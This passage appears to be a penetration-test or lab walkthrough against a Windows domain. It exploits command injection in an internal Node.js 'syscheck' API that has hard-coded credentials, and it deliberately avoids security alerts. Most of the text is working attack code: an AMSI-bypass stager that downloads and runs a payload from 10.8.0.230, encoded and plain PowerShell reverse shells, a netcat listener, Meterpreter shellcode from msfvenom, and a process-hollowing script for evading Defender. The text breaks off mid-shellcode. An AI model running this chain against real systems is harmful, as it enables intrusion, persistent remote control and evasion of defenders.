
Click also on Explore button but nothing in the public profile.
Try to register a new account but rejected too.
Checked and no security alert has been triggered but we don’t have access.
Hummm maybe we can’t access from outside (some ACL block that) and needed to be on allowed networks to be able to logon successfully.
Let’s retry from the VDI02 RDP session but using the Firefox profile then bingo we can signin:

Checked if possible to signin from outside using our SSH proxy tunnel but failed, so really required to use the VDI02 RDP Firefox profile.
Quick check and seems we have our own project named syscheck:

Syscheck is an internal app that allows our admins to quickly get various information from domain computers.
syscheck.js:
const express = require('express');
const { exec } = require('child_process');
const bodyParser = require('body-parser');
const basicAuth = require('express-basic-auth');

const app = express();
const port = 13300;

app.use(bodyParser.json());

app.use(basicAuth({
    users: { 'dev': 'dev-5381' },
    challenge: true,
    unauthorizedResponse: (req) => 'Unauthorized'
}));

app.get('/api/info', (req, res) => {
    exec('systeminfo', (error, stdout, stderr) => {
        if (error) {
            res.status(500).send(`Error: ${stderr}`);
            return;
        }
        res.send(stdout);
    });
});

app.post('/api/query', (req, res) => {
    const { query } = req.body;
    exec(`wmic ${query}`, (error, stdout, stderr) => {
        if (error) {
            res.status(500).send(`Error: ${stderr}`);
            return;
        }
        res.send(stdout);
    });
});

app.listen(port, '0.0.0.0', () => {
    console.log(`Server running at http://0.0.0.0:${port}/`);
});
Found
dev:dev-5381
Analyzing the Javascript code we can see:
- listening port is 13300/tcp
- 2 endpoints
/api/infoand/api/query /api/infocan execute the systeminfo command line/api/querycan execute the WMI command-line (WMIC) utility
Seems we can abuse the second endpoint to obtain a shell.
DEV05 - API abusing
- Reminder of the ROE:
- Please do not RDP to DEV05, a user is working on a critical project there.
So following this, maybe syscheck is the critical project and in this case Jack is this user.
We don’t use RDP against this host but we can check if the port 13300/tcp is open:
$ proxychains -q nmap -sT -v -T4 -p 13300 --open -Pn 172.16.41.40
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 04:25 JST
Initiating Connect Scan at 04:25
Scanning dev05.eu-ifrit.vl (172.16.41.40) [1 port]
Discovered open port 13300/tcp on 172.16.41.40
Completed Connect Scan at 04:25, 0.69s elapsed (1 total ports)
Nmap scan report for dev05.eu-ifrit.vl (172.16.41.40)
Host is up (0.68s latency).

PORT      STATE SERVICE
13300/tcp open  unknown
Confirmed
Ok so seems we have a path to get a shell:
- 172.16.40.150 (GIT) has 3128/tcp (Squid proxy) open
- 172.16.41.40 (DEV05) has 13300/tcp open
To confirm that we can correctly execute an internal command via WMIC then we can proceed like this:
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & whoami"}'
eu-ifrit\jack.smith
or also like this:
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & hostname"}'
DEV05
But as it’s common commands often executed by attacker then security alerts are triggered:


So what thing we can do to confirm that we want and does not trigger any alert, it’s like this:
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & dir \\Users"}'
 Volume in drive C has no label.
 Volume Serial Number is D0B0-9416

 Directory of C:\Users

07/14/2024  02:05 AM    <DIR>          .
07/14/2024  02:05 AM    <DIR>          ..
07/16/2024  12:06 PM    <DIR>          admin
08/02/2024  02:47 AM    <DIR>          jack.smith
07/14/2024  06:47 AM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   1,741,324,288 bytes free
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & ipconfig"}'

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-central-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::e7ce:4467:f647:8a11%5
   IPv4 Address. . . . . . . . . . . : 172.16.41.40
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.41.1
No security alert as normal command for a user and we can get the info on IP address of DEV05 and yes Jack works on this machine and we found also another account named
admin
PoSH reverse shell (POC)
As a POC, we create 2 staging payloads in Powershell:
- stage1.ps1
- Download & Execute in background with AMSI Bypass our stage2
$a = 'System.Management.Automation.A';$b = 'ms';$u = 'Utils'
$assembly = [Ref].Assembly.GetType(('{0}{1}i{2}' -f $a,$b,$u));
$field = $assembly.GetField(('a{0}iInitFailed' -f $b),'NonPublic,Static');
$field.SetValue($null,$true);
IEX(New-Object Net.WebClient).downloadString('http://10.8.0.230/stage2.ps1')
- stage2.ps1
- Base64 encoded reverse shell (443/tcp) and the clear data version
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADAALgAyADMAMAAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('10.8.0.230', 443);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
Listening on 0.0.0.0 443
Here we go:
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & powershell iex(iwr -usebasicparsing 10.8.0.230/stage1.ps1)"}'
$ rlwrap -cAr nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 172.16.41.40 50411

PS C:\Windows\system32> [Environment]::UserName
jack.smith
We check our current user with this method to avoid any security detection (prohibit to use whoami, hostname etc)
We gain an access but the session is closed quickly (timeout of the API request) so we need to set a C2 beacon then migrate it to another process to keep it permanent.
C2 preparing (with Metasploit)
Create a Meterpreter shellcode:
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.8.0.230 LPORT=443 -f ps1 -v SHELLCODE
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 710 bytes
Final size of ps1 file: 3480 bytes
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x5e,0x59,0x48,0x1,0xd0,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x30,0x2e,0x32,0x33,0x30,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xa0,0x0,0x0,0x0,0x2f,0x68,0x50,0x32,0x46,0x57,0x79,0x4d,0x69,0x4e,0x34,0x46,0x4c,0x46,0x6b,0x6f,0x55,0x4c,0x64,0x30,0x33,0x5f,0x41,0x4e,0x59,0x54,0x65,0x31,0x68,0x6e,0x69,0x71,0x4d,0x76,0x66,0x50,0x73,0x56,0x51,0x5a,0x6d,0x58,0x72,0x59,0x71,0x56,0x56,0x74,0x54,0x53,0x47,0x51,0x6b,0x38,0x51,0x50,0x68,0x64,0x70,0x5a,0x58,0x6f,0x31,0x79,0x64,0x32,0x71,0x49,0x39,0x48,0x75,0x31,0x57,0x5f,0x36,0x5a,0x74,0x48,0x55,0x5a,0x32,0x56,0x78,0x56,0x59,0x69,0x39,0x43,0x68,0x58,0x46,0x71,0x66,0x42,0x65,0x64,0x49,0x47,0x4a,0x34,0x44,0x35,0x64,0x51,0x72,0x4c,0x6a,0x51,0x37,0x4e,0x56,0x77,0x7a,0x52,0x36,0x61,0x70,0x49,0x64,0x56,0x49,0x49,0x44,0x55,0x4d,0x61,0x39,0x5a,0x52,0x6d,0x56,0x35,0x2d,0x52,0x66,0x6d,0x64,0x41,0x74,0x52,0x58,0x54,0x74,0x7a,0x71,0x55,0x62,0x30,0x4e,0x31,0x79,0x73,0x4e,0x59,0x4f,0x57,0x4a,0x56,0x53,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5
In order to bypass Defender, we use DynWin32-ShellcodeProcessHollowing.ps1(PowerShell implementation of shellcode based Process Hollowing that only relies on dynamically resolved Win32 API functions).
We edit our stage3.ps1 then add our shellcode:
<#

DynWin32-ShellcodeProcessHollowing.ps1 performs shellcode based process hollowing using
dynamically looked up Win32 API calls. The script obtains the methods GetModuleHandle,
GetProcAddress and CreateProcess by using reflection. Afterwards it utilizes GetModuleHandle
and GetProcAddress to obtain the addresses of the other required Win32 API calls.

When all required Win32 API calls are looked up, it starts svchost.exe in a suspended state
and overwrites the entrypoint with the specified shellcode. Afterwards, the thread is resumed
and the shellcode is executed enveloped within the trusted svchost.exe process.

This script should be used for educational purposes only. It was only tested on Windows 10 (x64)
and is probably not stable or portable. It's only purpose is to demonstrate the usage of reflective
lookups of Win32 API calls. See it as just an silly experiment :)

Author: Tobias Neitzel (@qtc_de)
License: GPL-3.0 License

#>

[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x5e,0x59,0x48,0x1,0xd0,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x30,0x2e,0x32,0x33,0x30,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xa0,0x0,0x0,0x0,0x2f,0x68,0x50,0x32,0x46,0x57,0x79,0x4d,0x69,0x4e,0x34,0x46,0x4c,0x46,0x6b,0x6f,0x55,0x4c,0x64,0x30,0x33,0x5f,0x41,0x4e,0x59,0x54,0x65,0x31,0x68,0x6e,0x69,0x71,0x4d,0x76,0x66,0x50,0x73,